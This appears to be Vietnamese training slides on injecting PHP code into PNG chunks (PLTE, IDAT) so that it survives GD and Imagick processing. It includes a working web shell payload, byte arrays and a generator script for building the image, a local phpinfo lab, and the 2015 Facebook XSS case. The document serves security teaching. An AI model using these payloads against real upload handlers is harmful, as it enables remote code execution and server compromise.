39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

Inspector

Selection 21 (0x15)

Selected text

66ebd3284c9c3_aaa.php

Request attributes 2

Request query parameters 0

127.0.0.1/traning/LAB1PLTE.php x PHP 8.2.12 - phpinfo()

127.0.0.1/traning/66ebd3284c9c3_aaa.php

PNG IHDR PLTE

PHP Version 8.2.12

System	Windows NT ATTT-PC-0014 10.0 build 22621 (Windows 11) AMD64
Build Date	Oct 24 2023 21:10:40
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscrip /nologo /e:jscrip configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=\\.\.\.\instantclient\sdk,shared" "--with-oci8-19=\\.\.\.\instantclient\sdk,shared" "--enable-object-out-dir=.\obj" "--enable-com-dotnet-shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled

66ebd3284c9c3_aaa.php

66ebcf5388b96_test.php aaa.png 66ebd3284c9c3_aaa.php

Data Inspector Hex editor

Address 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F ASCII

00000000: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 PNG IHDR

00000010: 00 00 00 06 00 00 00 14 04 03 00 00 54 FC 51 PLTE<?php p

00000020: EB 00 00 00 12 50 4C 54 45 3C 3F 70 68 73 20 70 hpinfo()?> .A

00000030: 68 70 69 6E 66 6F 28 29 3F 3E 20 1E E1 F1 41 00 ph's

00000040: 00 00 09 70 48 59 73 00 00 0E C4 00 00 C4 01 + IDAT c

00000050: 95 2B 0E 18 00 00 00 11 49 44 41 54 08 07 63 68

00000060: 00 02 46 65 57 06 2A 01 00 1E 66 00 6A E0 52 01

00000070: 2B 00 00 00 00 49 45 4E 44 AE 42 68 02 + IEND B

Thực hiện upload 1 file png gồm PLTE
chỉ định dạng sang php

Sau khi upload lên server và thực hiện nén ảnh vì phần
PLTE là một chunk trọng nên sẽ vẫn được dữ lại

The techniques Inject code in an image

The techniques – IDAT chunk




	No processing	PHP-GD compression	PHP-GD resizing	Imagick resizing
PNG comments	✓	✗	✗	✗
Raw insertion	✓	✗	✗	✗
PLTE chunk	✓	✓	✗	✗
IDAT chunk	✓	✓	✓	✓

The techniques Inject code in an image

The techniques – IDAT chunk


Phương pháp này mã hóa payload vào các chunk IDAT của tệp PNG, trong đó chứa dữ liệu hình ảnh, tức là các pixel của PNG, được biểu diễn bằng 3 byte cho các kênh màu RGB.

Khi tạo các chunk IDAT, các pixel dài 3 byte được xử lý trước bằng các bộ lọc dòng PNG, sau đó được nén bằng thuật toán DEFLATE. Để tạo ra một chunk IDAT chứa mã PHP hợp lệ, cần tìm ra sự kết hợp chính xác của các pixel thô sẽ, sau khi được xử lý bởi các bộ lọc dòng PNG và thuật toán DEFLATE, cho ra đúng payload mong muốn. Sự kết hợp này sẽ thay đổi tùy thuộc vào kích thước mà hình ảnh PNG được co giãn lại.



The techniques Inject code in an image


The techniques – IDAT chunk



The techniques Inject code in an image

The techniques – IDAT chunk

Step 2



Tạo dữ liệu thoải mái sau khi nén chưa inject text (fuzz ... ;()

- Thêm vào trước 0x00 -> 0xff vào chuỗi (một đến hai lần)
- Nối thêm 0x00 -> 0xff vào chuỗi (một đến hai lần)
- Cố gắng giải nén chuỗi cho đến khi không xuất hiện lỗi
- Kiểm tra xem kết quả có chứa chuỗi dự kiến của chúng tôi không


```
03a39f67546f2c24152b116712546f112e29152b2167226b6f5f5310
```

```
C:\xampp\htdocs\traning\PNG-IDAT-Payload-Generator>php -r "echo gzdeflate(hex2bin('03a39f67546f2c24152b116712546f112e29152b2167226b6f5f5310'));"
c^<?=$_GET[0]($_POST[1]);?>X
```

The techniques Inject code in an image

The techniques – IDAT chunk

Step 3



Bypassing the PNG line filters

Theo tác giả tải trọng chứa trên 1 hàng thì sẽ chỉ qua bộ lọc 1 hoặc 3 bằng cả nghịch đảo của bộ lọc 1 và bộ lọc 3 rồi ghép chúng lại điều này buộc bộ mã hóa phải chọn bộ lọc 3

```
// Reverse Filter 1
for ($i = 0; $i < $s; $i++)
    $p[$i+3] = ($p[$i+3] + $p[$i]) % 256;
// Reverse Filter 3
for ($i = 0; $i < $s; $i++)
    $p[$i+3] = ($p[$i+3] + floor($p[$i] / 2)) % 256;
```

```
0xa3, 0x9f, 0x67, 0xf7, 0xe, 0x93, 0x1b, 0x23, 0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae, 0x22,
0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc, 0x5a, 0x1, 0xdc, 0x5a, 0x1, 0xdc, 0xa3, 0x9f, 0x67, 0xa5,
0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c, 0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d, 0x60, 0x65, 0x7d,
52, 0x9d, 0xad, 0x88, 0xa1, 0x66, 0x44, 0x50, 0x33
```

6.1. Filter types

PNG filter method 0 defines five basic filter types:

Type	Name
0	None
1	Sub
2	Up
3	Average
4	Paeth

<http://www.libpng.org/pub/png/spec/1.2/PNG-Filters.html>

The techniques Inject code in an image

The techniques – IDAT chunk

Step 4




Gen image

When the image is constructed it should appear a string of pixels in the top left corner on a black background:



When the image is viewed with a hex editor you should be able to see the shell:



```

1  $p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
2          0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
3          0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
4          0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
5          0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
6          0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
7          0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
8          0x66, 0x44, 0x50, 0x33);
9
10 $img = imagecreatetruecolor(32, 32);
11
12 for ($y = 0; $y < sizeof($p); $y += 3) {
13     $r = $p[$y];
14     $g = $p[$y+1];
15     $b = $p[$y+2];
16     $color = imagecolorallocate($img, $r, $g, $b);
17     imagesetpixel($img, round($y / 3), 0, $color);
18 }
19
20 imagepng($img);


```

The techniques Inject code in an image

Script inject IDAT to png auto

<https://github.com/huntergregal/PNG-IDAT-Payload-Generator>

Web make online : <https://crystalium.io/tools/png-idat-generator>



The screenshot shows the 'PNG IDAT GENERATOR' web interface. At the top, there's a navigation bar with 'Home', 'Articles', 'Challenges', and 'Tools' (highlighted). The page title is 'PNG IDAT GENERATOR' with a subtitle 'This tool allows you to generate PNG with injected PHP in the IDAT part.' Below this, there are tabs for 'PNG', 'PHP', and 'Injection'. The main form has a 'Payload:' section with a text input containing '<?PHP echo `vhae`;?>'. Below the payload input are three fields: 'Width:' (60), 'Height:' (10), and 'Mode:' (a dropdown menu set to 'RGB'). A 'GENERATE' button is to the right of these fields. Below the form is a code editor showing the generated PNG header and IDAT chunk. The code is as follows:

```
1 @PNG
2 @
3
4 IHDR <
5  @  g%?@  pHYS  @Ã  BÃ@@+@@  YIDATxúç\  <?PHP echo `vhae`;?>  `Í@ÇK@B2i²º:}úúróÔZ'µ@@@7=e zðìHÙ)²Sf$dB+¿0Ö=ãÔÁ@
6  FÁ(@@£`@5  "g!@@T5@  IEND@B`@
```


At the bottom, a green banner states: 'Submitted payload is in the final generated PNG file !'

The techniques Inject code in an image

Ex case 2015 by fin1te find a bug in facebook

Fin1te phát hiện ra một endpoint upload có thể upload file ảnh với đuôi html lên cdn fb

Fin1te xử dụng kỹ thuật chèn payload vào IDAT ảnh



Facebook để tối ưu dung lượng nên cdn đã sử dụng Resize image, nên các phần phụ trợ bị xóa.

```
{
  "error": {
    "message": "Invalid parameter",
    "type": "FacebookApiException",
    "code": 100,
    "error_subcode": 1487242,
    "is_transient": false,
    "error_user_title": "Image Resize Failed",
    "error_user_msg": "Image Resize Failed: Could not get image size",
    "fb_trace_id": "HGm0MW9t70A"
  }
}
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Last-Modified: Fri, 24 Jul 2015 14:23:44 GMT
Content-Type: image/png
Timing-Allow-Origin: *
Access-Control-Allow-Origin: *
Content-Length: 153
Cache-Control: no-transform, max-age=1209600
Expires: Sat, 08 Aug 2015 11:31:22 GMT
Date: Sat, 25 Jul 2015 11:31:22 GMT
Connection: keep-alive
```



```


0000 IHDR0000 0000 000000000000 IDATHKc\<?=$_GET[0]($_POST[1]);?>X0000
F0( 0` 00Q0
0 0000 '00000IEND0B`0

```

The techniques Inject code in an image

Ex case 2015 by fin1te bug in facebook

Fin1te tìm kiếm tiếp các trang *.facebook.com có trở
dns về trang cdn trong đó có photo.facebook.com



Trigger xss on photo.facebook.com

The techniques Inject code in an image

How to fix



Inject IDAT,PLTE,EXIF,TEXT,RAW....

The techniques Inject code in an image

Tham khảo:

<https://web.archive.org/web/20230915050023/https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks>

<https://pograph.wordpress.com/2009/06/04/notes-on-gzip-and-deflate-format/>

<https://www.synacktiv.com/publications/persistent-php-payloads-in-pngs-how-to-inject-php-code-in-an-image-and-keep-it-there.html>

<https://www.adamlogue.com/revisiting-xss-payloads-in-png-idat-chunks/>

<https://whitton.io/articles/xss-on-facebook-via-png-content-types/>

<http://www.libpng.org/pub/png/spec/1.2/PNG-Filters.html>

<https://www.w3.org/TR/PNG-Rationale.html>